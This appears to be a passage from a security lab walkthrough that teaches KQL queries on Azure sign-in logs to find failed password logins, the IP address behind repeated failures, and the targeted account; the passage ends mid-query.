
Click to reveal

At the top of the Schema and Filter pane, click on the `<<`. This will hide the pane so that you have more screen real estate to conduct this very basic search.



Next, enter the following query in the text box of the query editor (1), ensure that the timeframe is **24 hours** (2), and click the **Run** button (3):


```
SigninLogs
```



4. If you look at the results in the bottom pane, you will see that there are many default field values. Not all may be entirely useful, so you can see how to show *just* the data you are interested in. Change the view to *only* display the **TimeGenerated**, **IPAddress**, and **AuthenticationDetails** columns.


Click to reveal

If you notice the options at the top of the lower pane, one of them is simply called **Columns**. If you click on this, you can place a check next to the column names you would like to display. The easiest way to simply select a few fields is to first clear the current options. Click on **Columns** (1) and the top option **Select All** (2) to deselect all columns.



Next, place a check next to the **TimeGenerated**, **IPAddress**, and **AuthenticationDetails** column names and click on the **Columns** option once more to hide this pane.

Below is a sample of results (yours will certainly differ).



5. This is all great information, but the **AuthenticationDetails** column is not very human-readable due to the JSON structure. Plus, what would be nice to extract and make searchable/readable are the **authenticationMethod** and **succeeded** values nested within this column. Use the `extend` and `extractjson` options to create two new columns: `AuthenticationMethod` and `Succeeded`.

Click to reveal

To start, the `extend` option can be used to begin defining the name of a new column. Update your query to the following to begin defining your first new column, `AuthenticationMethod`:

```
SigninLogs
| extend AuthenticationMethod =
```

Before starting to use the function `extractjson`, you must determine the JSON path of the `AuthenticationDetails` value of interest. If you look at the following example result, you will see that this starts as a single-value array and the fields that are available (with no nested fields, thank goodness) can be extracted.

```
[ {
    "authenticationStepDateTime": "2021-09-27T18:28:59.8843778+00:00",
    "authenticationMethod": "Password",
    "authenticationMethodDetail": "Password in the cloud",
    "succeeded": false,
    "authenticationStepResultDetail": "Invalid username or password or Invalid on-premise username or
password.",
    "authenticationStepRequirement": "Primary authentication",
    "StatusSequence": 0,
    "RequestSequence": 1
} ]
```

With this, to access the `authenticationMethod` value is at this path: `$.[0].authenticationMethod`.


Armed with this information, you can update the query as follows:

```
SigninLogs
| extend AuthenticationMethod = extractjson("$.[0].authenticationMethod", AuthenticationDetails)
```

You are not done yet; you also must extract the `succeeded` value in a very similar way. The JSON path for that field is: `$.[0].succeeded`.

Update the query to the following (1) and click **Run** (2) once more:

```
SigninLogs
| extend AuthenticationMethod = extractjson("$.[0].authenticationMethod", AuthenticationDetails)
| extend Succeeded = extractjson("$.[0].succeeded", AuthenticationDetails)
```




Identify Failed Logins

1. Your new fields should automatically be added as new columns in your results **but** the columns you selected were reverted to the default columns! Use the `project` option to force the display of *only* the **TimeGenerated**, **AuthenticationMethod**, **Succeeded**, **IPAddress**, and **UserAgent** columns.

Click to reveal

Using the `project` option is quite simple: it is just the term `project` followed by a comma-delimited list of columns you would like to display in the bottom pane. Update your query to the following (1) and click **Run** (2):

```
SigninLogs
| extend AuthenticationMethod = extractjson("$.[0].authenticationMethod", AuthenticationDetails)
| extend Succeeded = extractjson("$.[0].succeeded", AuthenticationDetails)
| project TimeGenerated, AuthenticationMethod, Succeeded, IPAddress, UserAgent
```




2. Has anyone **failed** a login via Azure Active Directory using a **password** within the last 24 hours?

Click to reveal

Now that you have extracted a new column called `Succeeded`, you can add to your query to identify only those attempts where `Succeed` equals `false`. Update your query to the following (1) and click **Run** (2) again:

```
SigninLogs
| extend AuthenticationMethod = extractjson("$.[0].authenticationMethod", AuthenticationDetails)
| extend Succeeded = extractjson("$.[0].succeeded", AuthenticationDetails)
| where Succeeded == "false" and AuthenticationMethod == "Password"
| project TimeGenerated, AuthenticationMethod, Succeeded, IPAddress, UserAgent
```



Warning

You may **not** have any results if you or fellow students did not fail a login within the last 24 hours. If this is the case, move onto the next challenge (**Identify Authentication Attacks**).

3. If so, what is the IP address and User Agent of one of the requestors?

Click to reveal

Again, if you did not have any results, there is nothing to see here. If you do, take a look at the IPAddress and UserAgent columns to see where the request is coming from and which likely web client is being used.

Identify Authentication Attacks

1. There is believed to have been a successful authentication attack on September 27th, 2021. To narrow down your search results, update your query to search *only* on that particular day.

Click to reveal

To search on a particular date, you can use another `where` clause. The following example, while complex, can simply be described as matching all events that occurred any time on 9/27/2021:

```
where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
```

Update your query to the following (1) and click **Run** (2) to narrow down your results to the time frame in question:

```
SigninLogs
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
| extend AuthenticationMethod = extractjson("$.[0].authenticationMethod", AuthenticationDetails)
| extend Succeeded = extractjson("$.[0].succeeded", AuthenticationDetails)
| where Succeeded == "false" and AuthenticationMethod == "Password"
| project TimeGenerated, AuthenticationMethod, Succeeded, IPAddress, UserAgent
```


2. You should have some results on this date, but which IP address has the *most* failed logins on September 27, 2021? Use the `summarize` and `count` options to determine this.


Click to reveal

If you would like to display how many times each unique value appears in a given field, you can use the `summarize count() by` option and add the name of the field afterward which you would like to count unique occurrences of. This will override `project`, so you can replace the last line of your query with this `summarize...` line.

Update your query to the following (1) and click **Run** once more:

```
SigninLogs
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
| extend AuthenticationMethod = extractjson("$.[0].authenticationMethod", AuthenticationDetails)
| extend Succeeded = extractjson("$.[0].succeeded", AuthenticationDetails)
| where Succeeded == "false" and AuthenticationMethod == "Password"
| summarize count() by IPAddress
```





The *only* IP address that failed (quite a number of times) is `3.95.15.41`.

3. Since you now know the suspicious IP address, conduct a new query to determine which user account(s) this IP address was attempting to log in as.


Click to reveal


Since you know that `3.95.15.41` is the suspicious IP address, you will need to start a fresh search looking for any time the IPAddress is equal to that value. Start this new query off like so:

```
SigninLogs
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
| where IPAddress == "3.95.15.41"
```

Next, summarize the **Identity** field to show which account(s) this IP address was attempting to log in as. Update your query to the following (1) and click **Run** (2) to see the results:

```
SigninLogs
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
| where IPAddress == "3.95.15.41"
| summarize count() by Identity
```





It appears that **Martha Hudson** is the user under attack!

4. Was the IP address attacking this account eventually successful?


Click to reveal


If you remember, you will need to extract the `succeeded` field from the `AuthenticationDetails` once more and assign that to a new column callled `Succeeded` so that it can be compared to, not "false" like last time, but "true". To begin this new query, see the below example:

```
SigninLogs
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
| extend Succeeded = extractjson("$.[0].succeeded", AuthenticationDetails)
```

Next, check to see if there are any events where the IP address is equal to `3.95.15.41` and the request had succeeded like so (1) and click **Run** (2):


```
SigninLogs
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
| extend Succeeded = extractjson("$.[0].succeeded", AuthenticationDetails)
| where IPAddress == "3.95.15.41" and Succeeded == "true"
```






Finally, verify that the user in question is Martha Hudson by outputting the `Identity` field values. You final query for this challenge is as follows (1), so click **Run** when finished:

```
SigninLogs
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
| extend Succeeded = extractjson("$.[0].succeeded", AuthenticationDetails)
